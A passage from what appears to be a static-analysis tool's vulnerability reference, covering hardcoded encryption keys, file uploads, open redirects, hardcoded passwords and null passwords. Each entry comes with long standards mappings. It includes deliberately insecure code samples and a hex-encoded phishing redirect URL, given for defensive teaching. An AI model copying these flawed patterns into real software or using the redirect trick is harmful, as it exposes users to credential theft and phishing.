[27] Standards Mapping - SANS Top 25 2009, Porous Defenses - CWE ID 259

[28] Standards Mapping - Security Technical Implementation Guide Version 3.1, APP3210.1 CAT II, APP3350 CAT I

[29] Standards Mapping - Security Technical Implementation Guide Version 3.10, APP3210.1 CAT II, APP3350 CAT I

[30] Standards Mapping - Security Technical Implementation Guide Version 3.4, APP3210.1 CAT II, APP3350 CAT I

[31] Standards Mapping - Security Technical Implementation Guide Version 3.5, APP3210.1 CAT II, APP3350 CAT I

[32] Standards Mapping - Security Technical Implementation Guide Version 3.6, APP3210.1 CAT II, APP3350 CAT I

[33] Standards Mapping - Security Technical Implementation Guide Version 3.7, APP3210.1 CAT II, APP3350 CAT I

[34] Standards Mapping - Security Technical Implementation Guide Version 3.9, APP3210.1 CAT II, APP3350 CAT I

[35] Standards Mapping - Security Technical Implementation Guide Version 4.1, APSC-DV-002010 CAT II

[36] Standards Mapping - Security Technical Implementation Guide Version 4.10, APSC-DV-002010 CAT II

[37] Standards Mapping - Security Technical Implementation Guide Version 4.11, APSC-DV-002010 CAT II

[38] Standards Mapping - Security Technical Implementation Guide Version 4.2, APSC-DV-002010 CAT II

[39] Standards Mapping - Security Technical Implementation Guide Version 4.3, APSC-DV-002010 CAT II

[40] Standards Mapping - Security Technical Implementation Guide Version 4.4, APSC-DV-002010 CAT II

[41] Standards Mapping - Security Technical Implementation Guide Version 4.5, APSC-DV-002010 CAT II

[42] Standards Mapping - Security Technical Implementation Guide Version 4.6, APSC-DV-002010 CAT II

[43] Standards Mapping - Security Technical Implementation Guide Version 4.7, APSC-DV-002010 CAT II

[44] Standards Mapping - Security Technical Implementation Guide Version 4.8, APSC-DV-002010 CAT II

[45] Standards Mapping - Security Technical Implementation Guide Version 4.9, APSC-DV-002010 CAT II

[46] Standards Mapping - Security Technical Implementation Guide Version 5.1, APSC-DV-002010 CAT II

[47] Standards Mapping - Web Application Security Consortium Version 2.00, Information Leakage (WASC-13)

Key Management: Hardcoded Encryption Key

Explanation

It is never a good idea to hardcode an encryption key because it allows all of the project's developers to view the encryption key, and makes fixing the problem extremely difficult. After the code is in production, a software patch is required to change the encryption key. If the account that is protected by the encryption key is compromised, the owners of the system must choose between security and availability.

Example 1: The following code uses a hardcoded encryption key:

```
...
var crypto = require('crypto');
var encryptionKey = "lakdsljkalkjlksdfkl";
var algorithm = 'aes-256-ctr';
var cipher = crypto.createCipher(algorithm, encryptionKey);
...
```

Anyone with access to the code has access to the encryption key. After the application has shipped, there is no way to change the encryption key unless the program is patched. An employee with access to this information can use it to break into the system. If attackers had access to the executable for the application, they could extract the encryption key value.

Recommendation

Encryption keys should never be hardcoded and should be obfuscated and managed in an external source. Storing encryption keys in plain text anywhere on the system allows anyone with sufficient permissions to read and potentially misuse the encryption key.

References

[1] Standards Mapping - Common Weakness Enumeration, CWE ID 321

[2] Standards Mapping - Common Weakness Enumeration Top 25 2019, [13] CWE ID 287, [19] CWE ID 798

[3] Standards Mapping - Common Weakness Enumeration Top 25 2020, [14] CWE ID 287, [20] CWE ID 798

[4] Standards Mapping - Common Weakness Enumeration Top 25 2021, [14] CWE ID 287, [16] CWE ID 798

[5] Standards Mapping - DISA Control Correlation Identifier Version 2, CCI-002450

[6] Standards Mapping - FIPS200, IA

[7] Standards Mapping - General Data Protection Regulation, Insufficient Data Protection

[8] Standards Mapping - NIST Special Publication 800-53 Revision 4, SC-12 Cryptographic Key Establishment and Management (P1)

[9] Standards Mapping - NIST Special Publication 800-53 Revision 5, SC-12 Cryptographic Key Establishment and Management

[10] Standards Mapping - OWASP Application Security Verification Standard 4.0, 2.6.3 Look-up Secret Verifier Requirements (L2 L3), 2.7.1 Out of Band Verifier Requirements (L1 L2 L3), 2.7.2 Out of Band Verifier Requirements (L1 L2 L3), 2.7.3 Out of Band Verifier Requirements (L1 L2 L3), 2.8.4 Single or Multi Factor One Time Verifier Requirements (L2 L3), 2.8.5 Single or Multi Factor One Time Verifier Requirements (L2 L3), 2.9.1 Cryptographic Software and Devices Verifier Requirements (L2 L3), 2.10.2 Service Authentication Requirements (L2 L3), 2.10.4 Service Authentication Requirements (L2 L3), 3.5.2 Token-based Session Management (L2 L3), 3.7.1 Defenses Against Session Management Exploits (L1 L2 L3), 6.2.1 Algorithms (L1 L2 L3), 6.4.1 Secret Management (L2 L3), 6.4.2 Secret Management (L2 L3), 9.2.3 Server Communications Security Requirements (L2 L3), 10.2.3 Malicious Code Search (L3)

[11] Standards Mapping - OWASP Mobile Top 10 Risks 2014, M6 Broken Cryptography

[12] Standards Mapping - OWASP Top 10 2004, A8 Insecure Storage

[13] Standards Mapping - OWASP Top 10 2007, A8 Insecure Cryptographic Storage

[14] Standards Mapping - OWASP Top 10 2010, A7 Insecure Cryptographic Storage

[15] Standards Mapping - OWASP Top 10 2013, A6 Sensitive Data Exposure

[16] Standards Mapping - OWASP Top 10 2017, A3 Sensitive Data Exposure

[17] Standards Mapping - OWASP Top 10 2021, A02 Cryptographic Failures

[18] Standards Mapping - Payment Card Industry Data Security Standard Version 1.1, Requirement 6.5.8, Requirement 8.4

[19] Standards Mapping - Payment Card Industry Data Security Standard Version 1.2, Requirement 6.3.1.3, Requirement 6.5.8, Requirement 8.4

[20] Standards Mapping - Payment Card Industry Data Security Standard Version 2.0, Requirement 6.3.1, Requirement 6.5.3, Requirement 8.4

[21] Standards Mapping - Payment Card Industry Data Security Standard Version 3.0, Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1

[22] Standards Mapping - Payment Card Industry Data Security Standard Version 3.1, Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1

[23] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2, Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1

[24] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1, Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1

[25] Standards Mapping - Payment Card Industry Software Security Framework 1.0, Control Objective 7.2 - Use of Cryptography

[26] Standards Mapping - Payment Card Industry Software Security Framework 1.1, Control Objective 7.2 - Use of Cryptography, Control Objective B.2.3 - Terminal Software Design

[27] Standards Mapping - SANS Top 25 2009, Porous Defenses - CWE ID 259

[28] Standards Mapping - SANS Top 25 2010, Porous Defenses - CWE ID 798

[29] Standards Mapping - SANS Top 25 2011, Porous Defenses - CWE ID 798

[30] Standards Mapping - Security Technical Implementation Guide Version 3.1, APP3210.1 CAT II, APP3350 CAT I

[31] Standards Mapping - Security Technical Implementation Guide Version 3.10, APP3210.1 CAT II, APP3350 CAT I

[32] Standards Mapping - Security Technical Implementation Guide Version 3.4, APP3210.1 CAT II, APP3350 CAT I

[33] Standards Mapping - Security Technical Implementation Guide Version 3.5, APP3210.1 CAT II, APP3350 CAT I

[34] Standards Mapping - Security Technical Implementation Guide Version 3.6, APP3210.1 CAT II, APP3350 CAT I

[35] Standards Mapping - Security Technical Implementation Guide Version 3.7, APP3210.1 CAT II, APP3350 CAT I

[36] Standards Mapping - Security Technical Implementation Guide Version 3.9, APP3210.1 CAT II, APP3350 CAT I

[37] Standards Mapping - Security Technical Implementation Guide Version 4.1, APSC-DV-002010 CAT II

[38] Standards Mapping - Security Technical Implementation Guide Version 4.10, APSC-DV-002010 CAT II

[39] Standards Mapping - Security Technical Implementation Guide Version 4.11, APSC-DV-002010 CAT II

[40] Standards Mapping - Security Technical Implementation Guide Version 4.2, APSC-DV-002010 CAT II

[41] Standards Mapping - Security Technical Implementation Guide Version 4.3, APSC-DV-002010 CAT II

[42] Standards Mapping - Security Technical Implementation Guide Version 4.4, APSC-DV-002010 CAT II

[43] Standards Mapping - Security Technical Implementation Guide Version 4.5, APSC-DV-002010 CAT II

[44] Standards Mapping - Security Technical Implementation Guide Version 4.6, APSC-DV-002010 CAT II

[45] Standards Mapping - Security Technical Implementation Guide Version 4.7, APSC-DV-002010 CAT II

[46] Standards Mapping - Security Technical Implementation Guide Version 4.8, APSC-DV-002010 CAT II

[47] Standards Mapping - Security Technical Implementation Guide Version 4.9, APSC-DV-002010 CAT II

[48] Standards Mapping - Security Technical Implementation Guide Version 5.1, APSC-DV-002010 CAT II

[49] Standards Mapping - Web Application Security Consortium Version 2.00, Information Leakage (WASC-13)

Often Misused: File Upload

Explanation

Regardless of the language in which a program is written, the most devastating attacks often involve remote code execution, whereby an attacker succeeds in executing malicious code in the program's context. If attackers are allowed to upload files to a directory that is accessible from the Web and cause these files to be passed to a code interpreter (e.g. JSP/ASPX/PHP), then they can cause malicious code contained in these files to execute on the server. Even if a program stores uploaded files under a directory that isn't accessible from the Web, attackers might still be able to leverage the ability to introduce malicious content into the server environment to mount other attacks. If the program is susceptible to path manipulation, command injection, or dangerous file inclusion vulnerabilities, then an attacker might upload a file with malicious content and cause the program to read or execute it by exploiting another vulnerability.

An `<input>` tag of type `file` indicates the program accepts file uploads. **Example:**

```
<input type="file">
```

Recommendation

Do not allow file uploads if they can be avoided. If a program must accept file uploads, then restrict the ability of an attacker to supply malicious content by only accepting the specific types of content the program expects. Most attacks that rely on uploaded content require that attackers be able to supply content of their choosing. Placing restrictions on the content the program will accept will greatly limit the range of possible attacks. Check file names, extensions, and file content to make sure they are all expected and acceptable for use by the application.

References

[1] Standards Mapping - Common Weakness Enumeration, CWE ID 434

[2] Standards Mapping - Common Weakness Enumeration Top 25 2019, [16] CWE ID 434

[3] Standards Mapping - Common Weakness Enumeration Top 25 2020, [15] CWE ID 434

[4] Standards Mapping - Common Weakness Enumeration Top 25 2021, [10] CWE ID 434

[5] Standards Mapping - DISA Control Correlation Identifier Version 2, CCI-001167

[6] Standards Mapping - FIPS200, SI

[7] Standards Mapping - General Data Protection Regulation, Indirect Access to Sensitive Data

[8] Standards Mapping - NIST Special Publication 800-53 Revision 4, SC-18 Mobile Code (P2)

[9] Standards Mapping - NIST Special Publication 800-53 Revision 5, SC-18 Mobile Code

[10] Standards Mapping - OWASP Application Security Verification Standard 4.0, 12.2.1 File Integrity Requirements (L2 L3), 12.5.2 File Download Requirements (L1 L2 L3), 13.1.5 Generic Web Service Security Verification Requirements (L2 L3)

[11] Standards Mapping - OWASP Mobile Top 10 Risks 2014, M7 Client Side Injection

[12] Standards Mapping - OWASP Top 10 2004, A6 Injection Flaws

[13] Standards Mapping - OWASP Top 10 2007, A3 Malicious File Execution

[14] Standards Mapping - OWASP Top 10 2010, A1 Injection

[15] Standards Mapping - OWASP Top 10 2013, A1 Injection

[16] Standards Mapping - OWASP Top 10 2017, A1 Injection

[17] Standards Mapping - OWASP Top 10 2021, A04 Insecure Design

[18] Standards Mapping - Payment Card Industry Data Security Standard Version 1.1, Requirement 6.5.6

[19] Standards Mapping - Payment Card Industry Data Security Standard Version 1.2, Requirement 6.3.1.1, Requirement 6.5.3

[20] Standards Mapping - Payment Card Industry Data Security Standard Version 2.0, Requirement 6.5.1

[21] Standards Mapping - Payment Card Industry Data Security Standard Version 3.0, Requirement 6.5.1

[22] Standards Mapping - Payment Card Industry Data Security Standard Version 3.1, Requirement 6.5.1

[23] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2, Requirement 6.5.1

[24] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1, Requirement 6.5.1

[25] Standards Mapping - Payment Card Industry Software Security Framework 1.0, Control Objective 4.2 - Critical Asset Protection

[26] Standards Mapping - Payment Card Industry Software Security Framework 1.1, Control Objective 4.2 - Critical Asset Protection

[27] Standards Mapping - SANS Top 25 2010, Insecure Interaction - CWE ID 434

[28] Standards Mapping - SANS Top 25 2011, Insecure Interaction - CWE ID 434

[29] Standards Mapping - Security Technical Implementation Guide Version 3.1, APP3510 CAT I

[30] Standards Mapping - Security Technical Implementation Guide Version 3.10, APP3510 CAT I

[31] Standards Mapping - Security Technical Implementation Guide Version 3.4, APP3510 CAT I

[32] Standards Mapping - Security Technical Implementation Guide Version 3.5, APP3510 CAT I

[33] Standards Mapping - Security Technical Implementation Guide Version 3.6, APP3510 CAT I

[34] Standards Mapping - Security Technical Implementation Guide Version 3.7, APP3510 CAT I

[35] Standards Mapping - Security Technical Implementation Guide Version 3.9, APP3510 CAT I

[36] Standards Mapping - Security Technical Implementation Guide Version 4.1, APSC-DV-003300 CAT II

[37] Standards Mapping - Security Technical Implementation Guide Version 4.10, APSC-DV-003300 CAT II

[38] Standards Mapping - Security Technical Implementation Guide Version 4.11, APSC-DV-003300 CAT II

[39] Standards Mapping - Security Technical Implementation Guide Version 4.2, APSC-DV-003300 CAT II

[40] Standards Mapping - Security Technical Implementation Guide Version 4.3, APSC-DV-003300 CAT II

[41] Standards Mapping - Security Technical Implementation Guide Version 4.4, APSC-DV-003300 CAT II

[42] Standards Mapping - Security Technical Implementation Guide Version 4.5, APSC-DV-003300 CAT II

[43] Standards Mapping - Security Technical Implementation Guide Version 4.6, APSC-DV-003300 CAT II

[44] Standards Mapping - Security Technical Implementation Guide Version 4.7, APSC-DV-003300 CAT II

[45] Standards Mapping - Security Technical Implementation Guide Version 4.8, APSC-DV-003300 CAT II

[46] Standards Mapping - Security Technical Implementation Guide Version 4.9, APSC-DV-003300 CAT II

[47] Standards Mapping - Security Technical Implementation Guide Version 5.1, APSC-DV-003300 CAT II

[48] Standards Mapping - Web Application Security Consortium Version 2.00, Improper Input Handling (WASC-20)

Open Redirect

Explanation

Redirects allow web applications to direct users to different pages within the same application or to external sites. Applications utilize redirects to aid in site navigation and, in some cases, to track how users exit the site. Open redirect vulnerabilities occur when a web application redirects clients to any arbitrary URL that can be controlled by an attacker.

Attackers might utilize open redirects to trick users into visiting a URL to a trusted site, but then redirecting them to a malicious site. By encoding the URL, an attacker can make it difficult for end-users to notice the malicious destination of the redirect, even when it is passed as a URL parameter to the trusted site. Open redirects are often abused as part of phishing scams to harvest sensitive end-user data.

Example 1: The following JavaScript code instructs the user's browser to open a URL read from the `dest` request parameter when a user clicks the link.

```
...
strDest = form.dest.value;
window.open(strDest,"myresults");
...
```

If a victim received an email instructing them to follow a link to "http://trusted.example.com/ecommerce/redirect.asp?dest=www.wilyhacker.com", the user would likely click on the link believing they would be transferred to the trusted site. However, when the victim clicks the link, the code in `Example 1` will redirect the browser to "http://www.wilyhacker.com".

Many users have been educated to always inspect URLs they receive in emails to make sure the link specifies a trusted site they know. However, if the attacker Hex encoded the destination url as follows: "http://trusted.example.com/ecommerce/redirect.asp?dest=%77%69%6C%79%68%61%63%6B%65%72%2E%63%6F%6D"

then even a savvy end-user may be fooled into following the link.

Recommendation

Unvalidated user input should not be allowed to control the destination URL in a redirect. Instead, use a level of indirection: create a list of legitimate URLs that users are allowed to specify, and only allow users to select from the list. With this approach, input provided by users is never used directly to specify a URL for redirects.

Example 2: The following code references an array populated with valid URLs. The link the user clicks passes in the array index that corresponds to the desired URL.

```
...
        strDest = form.dest.value;
        if((strDest.value != null)||(strDest.value.length!=0))
        {
                if((strDest >= 0) && (strDest <= strURLArray.length -1 ))
                {
                        strFinalURL = strURLArray[strDest];
                        window.open(strFinalURL,"myresults");
                }
        }
...
```

In some situations this approach is impractical because the set of legitimate URLs is too large or too hard to keep track of. In such cases, use a similar approach to restrict the domains that users can be redirected to, which can at least prevent attackers from sending users to malicious external sites.

References

[1] Standards Mapping - Common Weakness Enumeration, CWE ID 601

[2] Standards Mapping - DISA Control Correlation Identifier Version 2, CCI-002754

[3] Standards Mapping - FIPS200, SI

[4] Standards Mapping - General Data Protection Regulation, Indirect Access to Sensitive Data

[5] Standards Mapping - NIST Special Publication 800-53 Revision 4, SI-10 Information Input Validation (P1)

[6] Standards Mapping - NIST Special Publication 800-53 Revision 5, SI-10 Information Input Validation

[7] Standards Mapping - OWASP Application Security Verification Standard 4.0, 5.1.5 Input Validation Requirements (L1 L2 L3)

[8] Standards Mapping - OWASP Mobile Top 10 Risks 2014, M1 Weak Server Side Controls

[9] Standards Mapping - OWASP Top 10 2004, A1 Unvalidated Input

[10] Standards Mapping - OWASP Top 10 2010, A10 Unvalidated Redirects and Forwards

[11] Standards Mapping - OWASP Top 10 2013, A10 Unvalidated Redirects and Forwards

[12] Standards Mapping - OWASP Top 10 2021, A01 Broken Access Control

[13] Standards Mapping - Payment Card Industry Data Security Standard Version 1.1, Requirement 6.5.1

[14] Standards Mapping - Payment Card Industry Data Security Standard Version 1.2, Requirement 6.3.1.1

[15] Standards Mapping - Payment Card Industry Data Security Standard Version 2.0, Requirement 6.5.1

[16] Standards Mapping - Payment Card Industry Data Security Standard Version 3.0, Requirement 6.5.1

[17] Standards Mapping - Payment Card Industry Data Security Standard Version 3.1, Requirement 6.5.1

[18] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2, Requirement 6.5.1

[19] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1, Requirement 6.5.1

[20] Standards Mapping - Payment Card Industry Software Security Framework 1.0, Control Objective 4.2 - Critical Asset Protection

[21] Standards Mapping - Payment Card Industry Software Security Framework 1.1, Control Objective 4.2 - Critical Asset Protection, Control Objective B.3.1 - Terminal Software Attack Mitigation, Control Objective B.3.1.1 - Terminal Software Attack Mitigation

[22] Standards Mapping - SANS Top 25 2010, Insecure Interaction - CWE ID 601

[23] Standards Mapping - SANS Top 25 2011, Insecure Interaction - CWE ID 601

[24] Standards Mapping - Security Technical Implementation Guide Version 3.1, APP3510 CAT I, APP3600 CAT II

[25] Standards Mapping - Security Technical Implementation Guide Version 3.10, APP3510 CAT I, APP3600 CAT II

[26] Standards Mapping - Security Technical Implementation Guide Version 3.4, APP3510 CAT I, APP3600 CAT II

[27] Standards Mapping - Security Technical Implementation Guide Version 3.5, APP3510 CAT I, APP3600 CAT II

[28] Standards Mapping - Security Technical Implementation Guide Version 3.6, APP3510 CAT I, APP3600 CAT II

[29] Standards Mapping - Security Technical Implementation Guide Version 3.7, APP3510 CAT I, APP3600 CAT II

[30] Standards Mapping - Security Technical Implementation Guide Version 3.9, APP3510 CAT I, APP3600 CAT II

[31] Standards Mapping - Security Technical Implementation Guide Version 4.1, APSC-DV-002560 CAT I

[32] Standards Mapping - Security Technical Implementation Guide Version 4.10, APSC-DV-002560 CAT I

[33] Standards Mapping - Security Technical Implementation Guide Version 4.11, APSC-DV-002560 CAT I

[34] Standards Mapping - Security Technical Implementation Guide Version 4.2, APSC-DV-002560 CAT I

[35] Standards Mapping - Security Technical Implementation Guide Version 4.3, APSC-DV-002560 CAT I

[36] Standards Mapping - Security Technical Implementation Guide Version 4.4, APSC-DV-002560 CAT I

[37] Standards Mapping - Security Technical Implementation Guide Version 4.5, APSC-DV-002560 CAT I

[38] Standards Mapping - Security Technical Implementation Guide Version 4.6, APSC-DV-002560 CAT I

[39] Standards Mapping - Security Technical Implementation Guide Version 4.7, APSC-DV-002560 CAT I

[40] Standards Mapping - Security Technical Implementation Guide Version 4.8, APSC-DV-002560 CAT I

[41] Standards Mapping - Security Technical Implementation Guide Version 4.9, APSC-DV-002560 CAT I

[42] Standards Mapping - Security Technical Implementation Guide Version 5.1, APSC-DV-002560 CAT I

[43] Standards Mapping - Web Application Security Consortium 24 + 2, Content Spoofing

[44] Standards Mapping - Web Application Security Consortium Version 2.00, URL Redirector Abuse (WASC-38)

Password Management: Hardcoded Password

Explanation

Never hardcode passwords. Not only does it expose the password to all of the project's developers, it also makes fixing the problem extremely difficult. After the code is in production, a program patch is probably the only way to change the password. If the account protected by the password is compromised, the organization must choose between security and system availability.

Example: The following URL uses a hardcoded password:

```
...
https://user:secretpassword@example.com
...
```

Recommendation

Never hardcode passwords. Always obfuscate and manage passwords in an external source. Storing passwords in plain text anywhere on the system enables anyone with sufficient permissions to read and potentially misuse the password.

References

[1] Standards Mapping - Common Weakness Enumeration, CWE ID 259, CWE ID 798

[2] Standards Mapping - Common Weakness Enumeration Top 25 2019, [13] CWE ID 287, [19] CWE ID 798

[3] Standards Mapping - Common Weakness Enumeration Top 25 2020, [14] CWE ID 287, [20] CWE ID 798

[4] Standards Mapping - Common Weakness Enumeration Top 25 2021, [14] CWE ID 287, [16] CWE ID 798

[5] Standards Mapping - DISA Control Correlation Identifier Version 2, CCI-000196, CCI-001199, CCI-002367, CCI-003109

[6] Standards Mapping - FIPS200, IA

[7] Standards Mapping - General Data Protection Regulation, Insufficient Data Protection

[8] Standards Mapping - NIST Special Publication 800-53 Revision 4, SC-28 Protection of Information at Rest (P1)

[9] Standards Mapping - NIST Special Publication 800-53 Revision 5, SC-28 Protection of Information at Rest

[10] Standards Mapping - OWASP Application Security Verification Standard 4.0, 2.3.1 Authenticator Lifecycle Requirements (L1 L2 L3), 2.6.2 Look-up Secret Verifier Requirements (L2 L3), 2.7.1 Out of Band Verifier Requirements (L1 L2 L3), 2.7.2 Out of Band Verifier Requirements (L1 L2 L3), 2.7.3 Out of Band Verifier Requirements (L1 L2 L3), 2.8.4 Single or Multi Factor One Time Verifier Requirements (L2 L3), 2.8.5 Single or Multi Factor One Time Verifier Requirements (L2 L3), 2.10.1 Service Authentication Requirements (L2 L3), 2.10.2 Service Authentication Requirements (L2 L3), 2.10.4 Service Authentication Requirements (L2 L3), 3.5.2 Token-based Session Management (L2 L3), 3.7.1 Defenses Against Session Management Exploits (L1 L2 L3), 6.4.1 Secret Management (L2 L3), 9.2.3 Server Communications Security Requirements (L2 L3), 10.2.3 Malicious Code Search (L3)

[11] Standards Mapping - OWASP Mobile Top 10 Risks 2014, M2 Insecure Data Storage

[12] Standards Mapping - OWASP Top 10 2004, A8 Insecure Storage

[13] Standards Mapping - OWASP Top 10 2007, A8 Insecure Cryptographic Storage

[14] Standards Mapping - OWASP Top 10 2010, A7 Insecure Cryptographic Storage

[15] Standards Mapping - OWASP Top 10 2013, A6 Sensitive Data Exposure

[16] Standards Mapping - OWASP Top 10 2017, A3 Sensitive Data Exposure

[17] Standards Mapping - OWASP Top 10 2021, A07 Identification and Authentication Failures

[18] Standards Mapping - Payment Card Industry Data Security Standard Version 1.1, Requirement 6.5.8, Requirement 8.4

[19] Standards Mapping - Payment Card Industry Data Security Standard Version 1.2, Requirement 6.3.1.3, Requirement 6.5.8, Requirement 8.4

[20] Standards Mapping - Payment Card Industry Data Security Standard Version 2.0, Requirement 6.3.1, Requirement 6.5.3, Requirement 8.4

[21] Standards Mapping - Payment Card Industry Data Security Standard Version 3.0, Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1

[22] Standards Mapping - Payment Card Industry Data Security Standard Version 3.1, Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1

[23] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2, Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1

[24] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1, Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1

[25] Standards Mapping - Payment Card Industry Software Security Framework 1.0, Control Objective 5.3 - Authentication and Access Control, Control Objective 6.3 - Sensitive Data Protection, Control Objective 7 - Use of Cryptography

[26] Standards Mapping - Payment Card Industry Software Security Framework 1.1, Control Objective 5.3 - Authentication and Access Control, Control Objective 6.3 - Sensitive Data Protection, Control Objective 7 - Use of Cryptography

[27] Standards Mapping - SANS Top 25 2009, Porous Defenses - CWE ID 259

[28] Standards Mapping - SANS Top 25 2010, Porous Defenses - CWE ID 798

[29] Standards Mapping - SANS Top 25 2011, Porous Defenses - CWE ID 798

[30] Standards Mapping - Security Technical Implementation Guide Version 3.1, APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I

[31] Standards Mapping - Security Technical Implementation Guide Version 3.10, APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I

[32] Standards Mapping - Security Technical Implementation Guide Version 3.4, APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I

[33] Standards Mapping - Security Technical Implementation Guide Version 3.5, APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I

[34] Standards Mapping - Security Technical Implementation Guide Version 3.6, APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I

[35] Standards Mapping - Security Technical Implementation Guide Version 3.7, APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I

[36] Standards Mapping - Security Technical Implementation Guide Version 3.9, APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I

[37] Standards Mapping - Security Technical Implementation Guide Version 4.1, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I

[38] Standards Mapping - Security Technical Implementation Guide Version 4.10, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I

[39] Standards Mapping - Security Technical Implementation Guide Version 4.11, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I

[40] Standards Mapping - Security Technical Implementation Guide Version 4.2, APSC-DV-001740 CAT I, APSC-DV-002330

CAT II, APSC-DV-003110 CAT I, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I

[41] Standards Mapping - Security Technical Implementation Guide Version 4.3, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I

[42] Standards Mapping - Security Technical Implementation Guide Version 4.4, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I

[43] Standards Mapping - Security Technical Implementation Guide Version 4.5, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I

[44] Standards Mapping - Security Technical Implementation Guide Version 4.6, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I

[45] Standards Mapping - Security Technical Implementation Guide Version 4.7, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I

[46] Standards Mapping - Security Technical Implementation Guide Version 4.8, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I

[47] Standards Mapping - Security Technical Implementation Guide Version 4.9, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I

[48] Standards Mapping - Security Technical Implementation Guide Version 5.1, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I

[49] Standards Mapping - Web Application Security Consortium 24 + 2, Insufficient Authentication

[50] Standards Mapping - Web Application Security Consortium Version 2.00, Insufficient Authentication (WASC-01)

Password Management: Null Password

Explanation

Assigning `null` to password variables is never a good idea as it may allow attackers to bypass password verification or might indicate that resources are protected by an empty password.

Example: The following code initializes a password variable to `null`, attempts to read a stored value for the password, and compares it against a user-supplied value.

```
<?php
    ...
    $storedPassword = NULL;

    if (($temp = getPassword()) != NULL) {
      $storedPassword = $temp;
    }

    if(strcmp($storedPassword,$userPassword) == 0) {
        // Access protected resources
        ...
    }
    ...
?>
```

If `readPassword()` fails to retrieve the stored password due to a database error or another problem, then an attacker could trivially bypass the password check by providing a `null` value for `userPassword`.

Recommendation

Always read stored password values from encrypted, external resources and assign password variables meaningful values. Ensure that sensitive resources are never protected with empty or `null` passwords.

Starting with Microsoft(R) Windows(R) 2000, Microsoft(R) provides Windows Data Protection Application Programming Interface (DPAPI), which is an OS-level service that protects sensitive application data, such as passwords and private keys [1].

Tips

1. To identify <code>null</code>, empty, or hardcoded passwords, default rules only consider fields and variables that contain the word <code>password</code>. However, the Fortify Custom Rules Editor provides the Password Management wizard that makes it easy to create rules for detecting password management issues on custom-named fields and variables.

2. Due to the dynamic nature of PHP, you may see a large number of findings in PHP library files. Consider using a filter file to hide specific findings from view. For instructions on creating a filter file, see Advanced Options in the Fortify Static Code Analyzer User Guide.

References

[1] Windows Data Protection, Microsoft, 2001, https://msdn.microsoft.com/en-us/library/ms995355.aspx

[2] Standards Mapping - Common Weakness Enumeration, CWE ID 259

[3] Standards Mapping - Common Weakness Enumeration Top 25 2019, [13] CWE ID 287, [19] CWE ID 798

[4] Standards Mapping - Common Weakness Enumeration Top 25 2020, [14] CWE ID 287, [20] CWE ID 798

[5] Standards Mapping - Common Weakness Enumeration Top 25 2021, [14] CWE ID 287, [16] CWE ID 798

[6] Standards Mapping - DISA Control Correlation Identifier Version 2, CCI-000196, CCI-001199, CCI-003109

[7] Standards Mapping - FIPS200, IA

[8] Standards Mapping - General Data Protection Regulation, Insufficient Data Protection

[9] Standards Mapping - NIST Special Publication 800-53 Revision 4, SC-28 Protection of Information at Rest (P1)

[10] Standards Mapping - NIST Special Publication 800-53 Revision 5, SC-28 Protection of Information at Rest

